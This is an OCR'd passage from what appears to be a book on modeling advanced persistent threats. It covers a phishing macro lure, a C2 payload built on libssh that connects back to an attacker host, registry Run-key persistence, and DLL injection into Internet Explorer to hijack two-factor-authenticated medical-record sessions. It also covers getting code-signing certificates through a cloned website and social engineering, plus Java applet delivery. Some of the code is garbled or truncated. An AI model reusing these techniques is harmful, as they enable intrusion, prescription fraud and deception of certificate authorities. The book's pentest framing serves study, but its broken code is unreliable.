


Figure 1.10: A little more convincing.

Now we want to add a text box and button to the document that will appear when the target enables macros. We want to tie our VBS dropper code to the button so that it is executed when pressed, regardless of what the user types in the text box. A message box will then appear informing the target that the

password is incorrect, again regardless of what was entered.

An additional advantage of the approach of this attack is that (assuming there are no additional indicators such as AV alerts) the target is unlikely to raise the alarm either to the sender, or to IT, because they weren't supposed to see this document in the first place, were they?

To assign a command or macro to a button and insert that button in your text, position the insertion point where you want the button to appear and then follow these steps:

1. Press Ctrl+F9 to insert a field.
2. Between the field brackets, type **`MacroButton`**, then the name of the command or macro you want the button to execute.
3. Type the text you want displayed, or insert a graphic to be used as a button.
4. Press F9 to update the field display.

At the end of the `WritePayload()` subroutine, you might want to consider adding the following line:

```
MsgBox "Incorrect password. IT security will be notified following
further violations by " &
    (Environ$("Username"))
```

This will generate a popup message box masquerading as a security alert that includes the username of the currently logged in user. It's this personalized approach that makes the difference between success and failure when delivering your initial payload.

Command and Control Part 1: Basics and Essentials

Having determined the means by which we intend to deliver our payload, it is time to give serious thought as to what that payload should be. In this section, we will look at the bare bones essentials of what is needed in a Command and Control (C2) infrastructure. Each chapter we will revisit, refine, and add functionality in order to illustrate the necessary or desirable elements that make up the core of long-term APT technology once initial penetration of the target has occurred. However, in this chapter, we cover the basics, so let's define the bare minimum of what such a system should be capable of once deployed:

- *Egress connectivity*—The ability to initiate connections back out to our C2 server over the Internet in such a way that minimizes the possibility of firewall interference.

- *Stealth*—Avoidance of detection both by host or network-based Intrusion Detection Systems (IDS).
- *Remote file system access*—Being able to copy files to and from the compromised machine.
- *Remote command execution*—Being able to execute code or commands on the compromised machine.
- *Secure communications*—All traffic between the compromised host and the C2 server needs to be encrypted to a high industry standard.
- *Persistence*—The payload needs to survive reboots.
- *Port forwarding*—We will want to be able to redirect traffic bi-directionally via the compromised host.
- *Control thread*—Ensuring connections are reestablished back to the C2 server in the event of a network outage or other exceptional situation.

The quickest, easiest, and most illustrative means of building such a modular and future-proof infrastructure is the use of the secure and incredibly versatile SSH protocol. Such an infrastructure will be divided into two parts—the C2 server and the payload itself—each with the following technical requirements.

C2 Server

- SSH serving running on TCP port 443
- Chroot jail to contain the SSH server
- Modified SSH configuration to permit remotely forwarded tunnels

Payload

- Implementation of SSH server on non-standard TCP port
- Implementation of SSH client permitting connections back to C2 server
- Implementation of SSH tunnels (both local and dynamic) over the SSH client permitting C2 access to target file system and processes

To implement the requirements for the payload, I strongly advocate using the `libssh` library (https://www.libssh.org/) for the C programming language. This will allow you to create very tight code and gives superb flexibility. This library will also dramatically reduce your software development time. As `libssh` is supported on a number of platforms, you will be able to create payloads for Windows, OSX, Linux, or Unix with a minimum of code modification. To give an example of how quick and easy `libssh` is to use, the following code will implement an SSH server running on TCP port 900. The code is sufficient to establish an authenticated SSH client session (using a

username and password rather than a public key):

```
#include <libssh/libssh.h>
    #include <stdlib.h>
    #include <stdio.h>
    #include <windows.h>
int main()
{
    ssh_session my_ssh_session;
int rc;
    char *password;
    my_ssh_session = ssh_new();
    if (my_ssh_session == NULL)
exit(-1);
    ssh_options_set(my_ssh_session, SSH_OPTIONS_HOST, "c2host");
    ssh_options_set(my_ssh_session, SSH_OPTIONS_PORT, 443);
    ssh_options_set(my_ssh_session, SSH_OPTIONS_USER, "c2user");
    rc = ssh_connect(my_ssh_session);
    if (verify_knownhost(my_ssh_session) < 0)
    {
    ssh_disconnect(my_ssh_session);
    ssh_free(my_ssh_session);
    exit(-1);
    }
    password = ("Password");
    rc = ssh_userauth_password(my_ssh_session, NULL, password);
    ssh_disconnect(my_ssh_session);
    ssh_free(my_ssh_session);
}
```

While this code creates an extremely simple SSH server instance:

```
    #include "config.h"
    #include <libssh/libssh.h>
    #include <libssh/server.h>
    #include <stdlib.h>
    #include <string.h>
#include <stdio.h>
    #include <unistd.h>
    #include <windows.h>
    static int auth_password(char *user, char *password){
        if(strcmp(user,"c2payload"))
            return 0;
        if(strcmp(password,"c2payload"))
            return 0;
return 1; }
    ssh_bind_options_set(sshbind, SSH_BIND_OPTIONS_BINDPORT_STR, 900)
    return 0
} int main(){
        sshbind=ssh_bind_new();
        session=ssh_new();
        ssh_disconnect(session);
        ssh_bind_free(sshbind);
        ssh_finalize();
        return 0;
}
```

Finally, a reverse tunnel can be created as follows:

```
    rc = ssh_channel_listen_forward(session, NULL, 1080, NULL);
    channel = ssh_channel_accept_forward(session, 200, &port);
```

There are exception handling routines built into the `libssh` library to monitor the health of the connectivity.

The only functionality described here that's not already covered is *persistence*. There are many different ways to make your payload go persistent in Microsoft Windows and we'll cover that in the next chapter. For now we'll go the simple illustrative route. I don't recommend this approach in real-world engagements, as it's pretty much zero stealth. Executed from C:

```
    char command[100];
    strcpy( command, " reg.exe add
"HKEY_CURRENT_USER\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run"
 /v "Innoce
    " );
system(command);
```

A picture paints a thousand words, as you can see in Figure 1.11.




Figure 1.11: Initial basic Command and Control infrastructure.

Once we have a remote forward port, we have as complete access to the compromised host as the user process that initiated the VBA macro. We can use SFTP over the SSH protocol for file system access. In order for the payload to initiate remote tunnels, the following lines should be added to the `/etc/ssh/sshd.config` file on the C2 host:

```
    Match User c2user
     GatewayPorts yes
```

This setup has significant shortfalls; it requires a constant connection

between the payload and the C2, which can only handle one connection (remote tunnel) and therefore one compromised host at a time. There is no autonomy or intelligence built into the payload to handle even slightly unusual situations such as needing to tunnel out through a proxy server. However, by the end of the book, our C2 infrastructure will be svelte, intelligent, stealthy, and very flexible.

The Attack

We've looked at ways of constructing and delivering a payload that will give an attacker remote access to a target's workstation, albeit in a limited and primitive manner. However, our initial goal remains the same, and that is to use this access to add or modify patient records with a focus on drug prescriptions.

To reiterate, our target is running Microsoft's Internet Explorer browser (IE) and using it to access the Pharmattix web application. No other browser is supported by the company. We could deploy a key logger and capture the doctor's access credentials but this doesn't solve the problem of the two-factor authentication. The username and password are only part of the problem, because a smartcard is also required to access the medical database and must be presented when logging in. We could wait outside the clinic, mug the doctor, and steal his or her wallet (the smartcards are conveniently wallet sized), but such an approach would not go unnoticed and, for modeling an APT, the client would likely disapprove.

Bypassing Authentication

What if we could bypass all authentication mechanisms entirely? We can! This technique is called *browser pivoting*—essentially, we use our access to the target workstation to inherit permissions from the doctor's browser and transparently exploit his or her permissions to do exactly what we want.

To accomplish this attack, we need to be able to do three things:

- Inject code into the IE process accessing the medical database.
- Create a web proxy Dynamic Link Library (DLL) based on the Microsoft WinInet API.
- Pass web traffic through our SSH tunnel and the newly created proxy.

Let's look at all three stages. None of them is as complex as they might initially appear.

Stage 1: DLL Injection

DLL injection is the process of inserting code into an existing (running) process (program). The easiest way to do this is to use the `LoadLibraryA()` function in `kernel32.dll`. This call will pretty much take care of the entire workflow in that it will insert and execute our DLL for us. The problem is that this function will register our DLL with the target process, which is a big antivirus no-no (particularly in a well monitored process such as Internet Explorer). There are other, better ways we can do this. Essentially it breaks down into four steps:

1. Attach to the target process (in this case Internet Explorer).
2. Allocate memory within the target process.
3. Copy the DLL into the target process memory and calculate an appropriate memory addresses.
4. Instruct the target process to execute your DLL.

Each of these steps is well documented within the Windows API.

Attaching to a Process

```
hHandle = OpenProcess( PROCESS_CREATE_THREAD |
                       PROCESS_QUERY_INFORMATION |
```

Allocating Memory

```
PROCESS_VM_OPERATION |
PROCESS_VM_WRITE |
PROCESS_VM_READ,
FALSE,
procID );
```

Allocating Memory

```
GetFullPathName(TEXT("proxy.dll"),
    BUFSIZE,
    dllPath,
    NULL);
    hFile = CreateFileA( dllPath,
    GENERIC_READ,
    0,
    NULL,
    OPEN_EXISTING,
    FILE_ATTRIBUTE_NORMAL,
    NULL );
    dllFileLength = GetFileSize( hFile,
    NULL );
    remoteDllAddr = VirtualAllocEx( hProcess,
    NULL,
    dllFileLength,
    MEM_RESERVE|MEM_COMMIT,
    PAGE_EXECUTE_READWRITE );
```

Insert the DLL and Determine the Memory Address

```
    lpBuffer = HeapAlloc( GetProcessHeap(),
                          0,
                          dllFileLength);
    ReadFile( hFile,
              lpBuffer,
              dllFileLength,
              &dwBytesRead,
              NULL );
    WriteProcessMemory( hProcess,
                        lpRemoteLibraryBuffer,
                        lpBuffer,
                        dllFileLength,
                        NULL );
    dwReflectiveLoaderOffset =
GetReflectiveLoaderOffset(lpWriteBuff);
```

Execute the Proxy DLL Code

```
    rThread = CreateRemoteThread(hTargetProcHandle, NULL, 0,
lpStartExecAddr, lpExecParam, 0, NULL);
    WaitForSingleObject(rThread, INFINITE);
```

I suggest you become familiar with these API calls, as understanding how to migrate code between processes is a core skill in APT modeling and there are many reasons why we might we want to do this, including to bypass process whitelisting, for example, or to migrate an attack into a different architecture or even to elevate our privileges in some way. For instance, should we want to steal Windows login credentials, we would inject our key logger into the WinLogon process. We'll look at similar approaches on UNIX-based systems later. In any event, there are a number of existing working attacks to perform process injection if you don't want to create your own. This functionality is seamlessly integrated into the Metasploit framework, the pros and cons of which we will examine in future chapters.

Stage 2: Creating a Proxy DLL Based on the WinInet API

Now that we know what we have to do to get code inside the IE process, what are we going to put there and why?

Internet Explorer uses the WinInet API exclusively to handle all of its communications tasks. This is not surprising given that both are core Microsoft technologies. Any program may use the WinInet API and it's capable of performing tasks such as cookie and session management, authentication, and so on. Essentially, it has all the functionality you would need to implement a web browser or related technology such as an HTTP proxy. Because WinInet transparently manages authentication on a per process basis, if we can inject our own proxy server into our target's IE

process and route our web traffic through it, then we can inherit their application session states. This includes those authenticated with two-factor authentication.

IMPLEMENTING PROXY SERVER FUNCTIONALITY

Building a proxy server is beyond the scope of this work; however, there are third parties that sell commercial proxy libraries for developers. They are implemented solely using the WinInet API that can be integrated according to your needs.

Stage 3: Using the Injected Proxy Server

Assuming that the proceeding steps went according to plan, we now have an HTTP proxy server running on our target machine (we'll say TCP port 1234) and restricted to the local Ethernet interface. Given that our Command and Control infrastructure is not sufficiently advanced to open remote tunnels on the fly, we will need to hardcode an additional tunnel into our payload. At present, the only tunnel back into the target workstation is for accessing the SSH server. We need to add a remote tunnel that points to 1234 on the target and creates an endpoint (we'll say TCP port 4321) on our C2 server. This will look something like Figure 1.12.




Figure 1.12: The completed attack with complete access to the medical records.

At this point, we can add new patients and prescribe them whatever they want. No ID is required when picking meds up from the pharmacy, as ID is supposed to be shown when creating an account. Of course, this is just a tick box as far as the database is concerned. All we'll be asked when we go to pick up our methadone is our date of birth.

> **"There is no cloud, it's just someone else's computer."**
>
> ***—Unknown***

Summary

In this chapter, you learned how to use VBA and VBS to drop a Command and Control payload. With that payload in place, you've seen how it is possible to infiltrate the Internet Explorer process and subvert two-factor authentication without the need for usernames, passwords, or physical access tokens.

It's important to note that a lot of people think that Macro attacks are some kind of scourge of the '90s that just sort of went away. The truth is they never went away, but for a long time there were just easier ways of getting malware on to a target's computer (like Adobe Flash for example). As such attacks become less and less viable, the Office Macro has seen a resurgence in popularity.

What are the takeaways from this chapter? Firstly, Macros—how many times have you seen one that you really needed to do your job? If someone seems like they're going all out to get you to click that enable button, it's probably suspect. It's probably suspect anyway. A return email address is no indicator of the identity of the sender.

Two-factor authentication raises the bar but it's not going to protect from a determined attacker; regardless of the nature of the second factor (i.e., smartcard or SMS message), the result is the same as if simple single-factor authentication was used: a stateless HTTP session is created that can be subverted through cookie theft or a man-in-the-browser attack. Defense in depth is essential.

Everything so far has been contrived and straightforward in order to make concepts as illustrative as possible. Moving forward, things are going to get progressively more complex as we explore new attacks and possibilities. From now on, we will concentrate on maximum stealth without compromise—the hallmark of a successful APT.

In the next chapter, the C2 infrastructure will get more advanced and more realistic and we'll look at how Java applets can be a stealthy means of staging payloads.

Exercises

It's been necessary to cover a lot of ground in this chapter using technologies you may not be familiar with. I suggest working through the following exercises to gain confidence with the concepts, though doing so is not a prerequisite for proceeding to the next chapter.

1. Implement the C2 infrastructure as described in this chapter using C and `libssh`. Alternatively, use whatever programming language and libraries you are familiar with.
2. Implement a C2 dropper in VBS that downloads a custom payload as shellcode rather than as an .exe and injects it directly into memory. Use the API calls from the initial VBA script.
3. Assuming your payload had to be deployed as shellcode within a VBA script, how would you obfuscate it, feed it into memory one byte at a time, and execute it? Use VirusTotal and other resources to see how AV engines react to these techniques.

Chapter 2
Stealing Research

This chapter continues to build on the core concepts investigated in Chapter 1, "Payload Delivery and Command and Control." In doing so, it presents a very different environment and a very different target concept.

Universities have long been considered "soft" targets for attackers and rightly so. Very few colleges have the budget to develop and maintain a coherent security strategy. Creating a collaborative academic environment is in a sense an anathema to implementing information security at any level. Colleges can have vast sprawling networks containing many different operating systems and technologies. There is often no effective central authority for security and the overall infrastructure will have evolved over years with considerable reliance on legacy systems. The painful truth is that at some point you become too big to survive.

WHY STUDY WHEN YOU CAN STEAL A DEGREE?

There are other reasons that top-tier educational environments might be targeted. Some years ago, I was the lead forensic investigator performing an incident response exercise at one of the most prestigious colleges in the world. The institution believed (correctly) that their student records system had been breached. The compromise resulted in one graduate's scripts being altered to reflect the details of the attacker, name, date of birth, and so forth. However, the student number wasn't changed as this would have broken the database's indexing. The attacker then contacted the college and asked for a copy of "his" degree, a Bachelor of Science in Biology, stating that the original had been lost in a fire. These things happen, he paid the replacement fee and received a copy of the degree in his name. It takes a special kind of nerve to pull something like that off and he nearly got away with it. Through sheer dumb bad luck, he used "his" degree to apply for a post-graduate course in marine biology (his passion apparently) at another college, but unfortunately for him, his victim had applied there himself the year before. Transcripts were requested (which contain, among other things, student numbers) and things didn't add up. At first the victim himself was accused of fraud, but as it turns out, there are a lot more records of you at college than simply your academic achievements—housing and finances, for example. Also, there was the simple fact that no other students or lecturers had ever

heard of the guy. Not surprisingly, the deception didn't stand up to careful analysis. What is also not surprising is that this stayed out of the news.

Not the weirdest assignment I've ever worked on, but it's up there.

Background and Mission Briefing

A large and prestigious university in the UK had been awarded a license from the home office to conduct research into human brain perfusion on behalf of the British Army. This is a controversial area of study, as its goal is to keep human brains alive and functioning outside of the body. If you're a member of the armed forces and wondering where they get live brains from, I suggest you read your contract very carefully. The research itself was not technically classified—the home office license was a matter of public record—but data security was a paramount feature of the project not because of the controversy but because such information would be considered equally useful to an enemy state. A penetration test was commissioned and it ended up on my desk. The timeframe for the attack was two weeks and the scope was as open as was legally possible. The dean of the university himself attended the scoping meeting as did a cadre of army officers.

The university's external IP range was a `/16` with thousands of occupied addresses and hundreds of web applications. Fortunately, this was not the focus of the exercise. The interested parties wanted to know, all things being equal, how quickly the core network could be accessed by an attacker and what further leverage could be gained with regard to accessing systems within the medical research division. Anyone with access to university assets (other than students) could legitimately be considered a target—this was signed off by the dean himself.

Given the short time frame, I decided to go with a large-scale “smash and grab” operation. That is, to target a lot of users at once and hope enough mud would stick to the wall when attacking them. Identifying potentially appropriate targets would mean creating (at a minimum) a list of names, departments, and email addresses.

The criteria for a potential target would be:

- A member of faculty for presumed elevated privileges to certain internal databases.
- An academic in a field not related to computing in any way—the final choice came down to anthropology, archaeology, and social sciences. These targets would allow us to attempt access from outside the medical research environment.

- Medical research team members themselves.

USE EXISTING FRAMEWORKS TO DO THE HEAVY LIFTING

If you're building a large target list, you might want to consider writing a web scraping script to do the heavy lifting. I highly recommend the Selenium framework, which you can find here:

http://www.seleniumhq.org/

This is an awesome set of free tools for web application testing that can export scripted tasks to anything from Python to C# code to allow for finely grained automation.

For this attack, with just a couple of hundred email addresses to compile, we'll go the manual route and get to know the targets a little. Proceeding with an email attack vector, you must now decide how you will gain initial intrusion into the target network. A VBA macro, as per the first chapter, would be a little clumsy for a larger scale attack such as this and that also requires Microsoft Office to be installed. In an academic environment it's likely users will have a much more disparate set of tools as well as a reliance on operating systems other than Microsoft Windows. This presents an interesting challenge—how can you deploy a stager payload that will run in any environment and, based on what it discovers, download and install the appropriate command and control infrastructure? The answer is to use Java.

Payload Delivery Part 2: Using the Java Applet for Payload Delivery

There are a number of Java exploits and attacks floating around in the wild. Forget them. You want to code your own tools from the ground up that will look as legitimate as possible and be able to punch through any host-based malware detection and intrusion detection traffic analysis.

The attack flow is as follows:

- Develop a Java applet and deploy it within a convincing web-based environment. More on that shortly.
- Deploy a social engineering attack against the previously identified users to encourage them to visit this website.
- Upon execution, the applet must determine whether it's in a Windows, OSX, or Linux environment and download the appropriate C2 agent. This

will obviously involve some recoding of the C2, but it's in the C language so this should be minimal.

Java is not a difficult language to learn, so don't worry if you're not familiar with it. I include everything you need, including code, to get you started.

Java Code Signing for Fun and Profit

Before I go any further, it's worth mentioning that since Java 8 Update 20, no Java applets will run unless the code is signed by a recognized authority. Code signing was something that probably sounded like a good idea back in the 90s when the process of acquiring a signing certificate was much harder—you needed a Dunn and Bradstreet number, an incorporated company, and a verified mailing address. These days the code signing business is, well, big business. It's very competitive and they want your trade so they'll still do a little verification that you are who you say you are, but it will be the bare minimum. You can easily get a certification with a little social engineering. A major retailer of code-signing certificates states the following on their website:

1. The legal existence of the organization or individual named in the Organization field of the code-signing certificate must be verified.
2. The email to which the code-signing certificate is to be sent must be someone@domain.com, where `domain.com` is owned by the organization named in the code-signing certificate.
3. A callback must be made to a verified telephone number for the organization or individual named in the code-signing certificate in order to verify that the person placing the order is an authorized representative of the organization.

This procedure can be used to easily get a code-signing certificate:

- Register a domain name that is similar to an existing business. Consider your target organization—what might be relevant?
- Clone and host that website using the following command:

```
wget -U "Mozilla/5.0 (X11; U; Linux; en-US; rv:1.9.1.16)
Gecko/20110929 Firefox/3.5.16" --recursive --level=1 --no-clobber
--page-requisites --html-extension --convert-links --no-parent --
wait=3 --random-wait http://www.example.com/docs/interesting-part/
--domains=www.example.com
```

- Change all phone contact information in the cloned site to point to you.
- Consider a company well outside of the code signer's normal business area to discourage chamber of commerce lookups (in practice these are rarely

performed).

- I've been able to acquire code-signing certs with only a plausible sounding email address and a cell phone. Remember, you're the client and they want your money.

Of course, as you're legitimately performing APT modeling, you could use your own legal entity. It's up to you.

In a sense, enforcing code signing is the best thing that could have happened for Java malware authors, as it enforces a completely unrealistic security model that lulls users into a false sense of security. Code signing basically works like this—you the user are trusting a third party you've never met (the code author) because another third party you've never met (the code signer) has said the code (that they've never seen) is safe to run.

Right.

Of course, the initial point was to ensure that all code was traceable but that's something that's been well and truly lost on the way.

The basic technique we're illustrating here is one that is heavily favored by NSA/GCHQ network infiltration teams or so-called Tailored Access Operations and for a reason: it's easy and it works. You don't need a portfolio of zero-day exploits to gain access to secure environments when people are running Java, which is almost universally deployed.

With all that in mind, let's get down to some Java coding. First of all, download the Java SE JDK (not JRE) from the Oracle website. For reasons that escape me, the Java installer never correctly sets the path variable, so you'll need to do that yourself (modify this for the version):

```
set path=%path%;C:\Program Files\Java\jdk1.8.0_73\bin
```

You don't want to have to keep signing every build of your test code; that's going to get tedious very quickly. You'll need to do the following to set up your development environment. Add your local machine as an exception to the code-signing rule, as shown in Figure 2.1.

